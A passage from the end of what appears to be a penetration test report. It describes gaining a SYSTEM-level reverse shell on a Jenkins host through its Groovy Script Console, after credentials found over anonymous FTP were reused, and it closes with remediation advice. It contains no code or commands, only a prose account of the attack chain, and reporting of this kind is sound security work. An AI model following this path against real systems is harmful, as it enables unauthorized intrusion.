With a listener running on the attacker machine, the script was executed and a reverse shell was received, confirming code execution as NT AUTHORITY\SYSTEM:



Groovy whoami execution confirming nt authority\system



Interactive SYSTEM-level reverse shell established on the Jenkins host

Conclusion

The penetration test identified critical and high-severity findings that increased the organization's exposure to unauthorized access and potential compromise. An outdated, unsupported FTP service and anonymous FTP login allowed unauthenticated users to access files, including one containing sensitive credentials, creating opportunities for information disclosure and further intrusion. Those credentials were found to be reused on the Jenkins web application, and the Jenkins Script Console was found to be misconfigured, permitting execution of arbitrary Groovy scripts and enabling a SYSTEM-level reverse shell on the host — representing a critical pathway for full system compromise. Addressing these issues promptly through proper access controls, secure configuration practices, credential hygiene, and the removal of unnecessary exposure will significantly strengthen the security posture and reduce the risk of future attacks.

Report prepared by: **Kelvin Bigson**, Junior Penetration Tester

Inveteck Global